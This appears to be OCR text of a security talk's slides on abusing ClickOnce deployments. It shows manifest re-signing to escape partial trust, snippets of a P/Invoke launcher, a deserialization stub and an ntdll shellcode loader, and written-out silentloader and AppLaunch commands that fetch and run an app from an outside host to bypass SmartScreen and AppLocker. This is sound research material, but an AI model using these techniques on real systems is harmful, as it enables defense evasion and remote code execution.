
```
shellpub
├── Application Files
│   └── shellinjectforms_1_0_0_4
│       ├── shellinjectforms.application
│       ├── shellinjectforms.exe.config.deploy
│       ├── shellinjectforms.exe.deploy
│       └── shellinjectforms.exe.manifest
├── publish.htm
├── setup.exe
└── shellinjectforms.application
```

WHAT'S REALLY USED FOR SIGNING?

The root .application and the .exe.manifest matter


Not much else matters!

```
shellpub
├── Application Files
│   └── shellinjectforms_1_0_0_4
│       ├── shellinjectforms.application
│       ├── shellinjectforms.exe.config.deploy
│       ├── shellinjectforms.exe.deploy
│       └── shellinjectforms.exe.manifest
├── publish.htm
├── setup.exe
└── shellinjectforms.application
```



MAGE.EXE LIMITATIONS

- Mage is the Microsoft signing tool used to sign these applications
- If any extra permission is added, Mage will edit the manifest itself
- Mage will always revert to full trust
- Let's rewrite mage to only update the signatures! Let's call this tool Signonce.
- Signonce rebuilds the trust chain and allows for manual editing of permissions in ClickOnce applications
- As the application manifest holds the hash of the deployment manifest (with permissions) it must also be updated



PERMISSION EDITING

- In PermissionSet tag, if unrestricted=true, the application reverts to full trust
- However, in the Ipermission tag, flags can be added to specific permissions
- Unrestricted=true can be added to the SecurityPermission of the code
- This eventually allows for unmanaged code to be ran as well

```
<PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet"
Description="Default rights given to Internet applications" ID="Custom" SameSite="site">
    <SNIP>
     <IPermission version="1" class="System.Security.Permissions.SecurityPermission, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" Flags="Execution" />
Unrestricted="true"
    <SNIP>
    </PermissionSet>
```

HEAVY RESTRICTIONS

- Partial trust is still tough to breakout of
- Cannot import kernel32.dll
- Unrestricted code privileges is not enough
  - Many libraries cannot be imported
  - Cannot directly execute or launch processes

LEVEL 1 VS LEVEL 2 OF CODE ACCESS SECURITY

- Need to revert to level 1 of CAS
- Took three days to find this ☹
- Level 1 CAS only views specific permissions (SecurityPermission unrestricted=true)
- Replaced by level 2 which released with dotnet 4.0 (2010 release)
- Revert to level 1 with this flag:

```
[SecurityPermission(SecurityAction.Demand, Unrestricted = true)]
```

BREAKOUT #1: DLL IMPORT

- DLL's can be imported directly and called with P/Invoke
- Below example launches calculator
- Can import an included DLL in your manifest, but AppLocker/WDAC restrictions might not allow unsigned DLL's

```
[assembly: SecurityRules(SecurityRuleSet.Level1)]

namespace PartialTrustPayload
{
  class Program
  {
    [DllImport("shell32.dll", CharSet = CharSet.Auto)]
    private static extern IntPtr ShellExecute(IntPtr hwnd, string lpOperation, string lpFile, string
lpParameters, string lpDirectory, int nShowCmd);

    static void Main(string[] args)
    {
      IntPtr result = ShellExecute(IntPtr.Zero, "open", "calc.exe", null, null, 1);
    }
  }
}
```

https://nathan2.com/files/settingspub/Settings.application

Firefox File Edit View History Bookmarks Profiles Tools Window Help Fri Jan 30 10:25 AM

proxymoxy - Proxmox Virtual En | how to screen record on mac -

10.5.5.6:8006/#v1:0:=qemu%2F108:4::::8::

PROXMOX Virtual Environment 9.1.4

Search | Documentation | Create VM | Create CT | root@pam


Server View

- Datacenter (crusty)
  - proxmox
  - proxymoxy
    - 100 (monitorer)
    - 101 (win11)
    - 102 (winserver2025)
    - 105 (nathanwin32)
    - 108 (enterprise11)
    - 109 (win11base)
    - localnetwork (proxymoxy)
    - local (proxymoxy)
    - local-lvm (proxymoxy)
    - pbs (proxymoxy)

Virtual Machine 108 (enterprise11) on node 'proxymoxy' No Tags

Start | Shutdown | Migrate | Console | More | Help

- Summary
- Console
- Hardware
- Cloud-Init
- Options
- Task History
- Monitor
- Backup
- Replication
- Snapshots
- Firewall
- Permissions



Tasks | Cluster log

Start Time ↓	End Time	Node	User name	Description	Status
Jan 30 10:24:37		proxymoxy	root@pam	VM/CT 108 - Console	
Jan 30 10:20:00	Jan 30 10:23:49	proxymoxy	root@pam	VM/CT 108 - Console	OK
Jan 30 10:19:58	Jan 30 10:19:59	proxymoxy	root@pam	VM 108 - Start	OK
Jan 30 09:37:50	Jan 30 09:39:16	proxymoxy	root@pam	VM/CT 101 - Console	OK
Jan 30 09:37:49	Jan 30 09:37:50	proxymoxy	root@pam	VM/CT 101 - Console	OK

Microsoft PowerPoint

BREAKOUT #2: DESERIALIZE DATA

- Useful if we are not allowed to downgrade security level
- Create insecure code and use a deserialization attack to execute code
- Generate payloads with ysoserial

```
class Program
{
   static void Main()
   {
      string base64 = "<SNIP>";
      byte[] data = Convert.FromBase64String(base64);
      var formatter = new BinaryFormatter();
      using (var ms = new MemoryStream(data))
      {
         object obj = formatter.Deserialize(ms);
      }
   }
}
```


BREAKOUT #3: SHELLCODE LOADER

- Kernel32.dll cannot be imported
- But ntdll.dll can! Since kernel32 calls ntdll, we can simply import ntdll
- Direct syscalls style shellcode loader using P/Invoke

```
[assembly: SecurityRules(SecurityRuleSet.Level1)]
namespace PartialTrustPayload
{
   class Program
   {
      const uint MEM_COMMIT = 0x1000;
      const uint MEM_RESERVE = 0x2000;
      const uint PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("ntdll.dll", SetLastError = true)]
public static extern int NtAllocateVirtualMemory(
         IntPtr ProcessHandle,
         ref IntPtr BaseAddress,
         IntPtr ZeroBits,
         ref IntPtr RegionSize,
         uint AllocationType,
         uint Protect);
```

https://nathan2.com/files/shelly/formsflags.application

PROOF


Task Manager
Type a name, publisher, or...
Processes
Performance
App history
Startup apps
Users
Details
Services
Processes
Run new task
8%
CPU
Name
Status
Apps (7)
Microsoft .NET ClickOnce Laun...
Microsoft Edge (8)
Settings
Task Manager
Terminal (2)
Windows Explorer (2)
Windows Security
Background processes (48)
0%
1.3%
5.4%
MessageBox
hiii :)
OK
Windows Security
Virus & threat protectior
View and update Virus & threat protection setting
Antivirus.
Real-time protection
Locates and stops malware from installing or runn
can turn off this setting for a short time before it
automatically.
On
Dev Drive protection
Scans for threats asynchronously on Dev Drive vo
performance impact.
On
C:\WINDOWS\system32\cmd.
+ CategoryInfo : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\users\public> ./appsign.ps1
./appsign.ps1 : File C:\users\public\appsign.ps1 cannot be loaded because its operation is blocked by
software restriction policies, such as those created by using Group Policy.
At line:1 char:1
+ ./appsign.ps1
+ ~~~~~~~~~~~~~
+ CategoryInfo : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess

ALTERNATIVE LAUNCH

- What if we could launch a full trust application with AppLaunch.exe?
- Partial trust still has downsides!
  - No kernel32.dll
  - Limited library imports
  - No file access

- Surely Applaunch ensures it only launches partial trust applications …

ALTERNATIVE LAUNCH

- I also discovered a new method to launch full trust applications through AppLaunch
- Unsigned, full trust applications can now launch with the same benefits
  - SmartScreen Bypass
  - Applocker Bypass
  - Does not rely on DLL sideloading
- Why would you want this?
  - Zero partial trust restrictions!

SILENTLOADER

- Application that silently caches a full trust clickonce application in the background with no user prompts


```
PS C:\Users\nathan> .\silentloader.exe --manifest https://
nathan2.com/files/mfsvector/mfsvector.application
```

- That application can later be launched with AppLaunch.
  - Values all taken from reading published .application
  - More typical LOLBAS abuse here


"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AppLaunch.exe" /activate "https://nathan2.com/files/mfsvector/mfsvector.application#mfsvector.application, Version=1.0.0.1, Culture=neutral, PublicKeyToken=3a59541349cbda84, processorArchitecture=amd64/mfsvector.exe, Version=1.0.0.1, Culture=neutral, PublicKeyToken=3a59541349cbda84, processorArchitecture=amd64, type=win32"

HOW WERE THESE COMMANDS FOUND?


- View exactly what commands were called with Procmon!



- We can view rundll32.exe -> dfshim.dll -> dfscv.exe -> applaunch.exe -> launch!

